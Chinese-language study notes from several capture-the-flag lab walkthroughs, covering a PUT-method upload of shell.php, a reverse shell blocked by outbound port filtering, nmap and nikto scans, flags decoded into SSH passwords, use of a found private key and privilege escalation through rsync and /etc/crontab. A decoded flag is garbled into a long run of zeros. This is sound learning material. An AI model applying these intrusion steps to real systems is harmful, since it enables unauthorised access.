使用curl或BurpSuite访问这个生成的shell.php文件之后，页面卡顿（正常情况，在等待服务器响应），而msfconsole中并没有响应

猜测可能是防火墙ban掉了非常用端口的outbound流量

**特别细节这里限制非常用端口的输入输出（没想到）**

提权成功

**感想：**

**发现namp新大陆**

使用nmap脚本扫描/test目录查看/test支持的方法

nmap --script http-enum.nse&&/test/ 192.168.30.208

发现传参新大陆

发现可以有PUT方法任意写文件漏洞

还有反弹shell的时候要注意如果页面卡顿kali也不显示就可以猜测是防火墙把端口限制掉了

还有英语是真的硬伤

**cybersploit**

信息搜集：

也只开了22，80端口

apache: 2.2.22

后台目录扫描得到rotbots.txt，hacker,cgi-bin等等重要的目录文件（突破口就在80端口了）

漏洞挖掘：

index.php：主页面查看源码发现提示（username:itsskv）（可能是和22端口梦幻联动的节奏毕竟找不到登录页面）

robots.txt：发现base64

hacker:是一个gif里面有文字跳（大概可能是密码之类的）

B2CB2BPSDRGB

漏洞利用:

robots.txt：解密出来是flag1

（没思路，看博主说是要利用flag1）

说不定flag1就是密码不然怎么进行下一步

居然是整个flag1就是密码，还有这22端口做了防护不能爆破不然就关端口所以这个ssh只能寻找密码（flag2说不定也是flag3的关键）

flag2.txt是摩斯密码解密出来是（**杯6f64207770000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000**）

本地提权：

查看内核发现是和**Billu靶机一个核用上ssh传输文件的命令**

rsync filename username@ip\_address:/home/username（知识盲区）

提权成功

感想：


学会了ssh传输文件的命令

总体来说特别的误导性信息


P056 - 综合渗透测试 - 使用 crontab 任务计划提权获取主机权限

网站扫描:


使用nikto扫描出关键目录方便搜集信息




发现可疑用户：




**可疑文件**



**可以登录的私钥**



**使用chmod 600 id\_rsa 给私钥权限不然进不去**



**准备提权：**

**crontab不能是crontab -l 而是cat /etc/crontab才能**

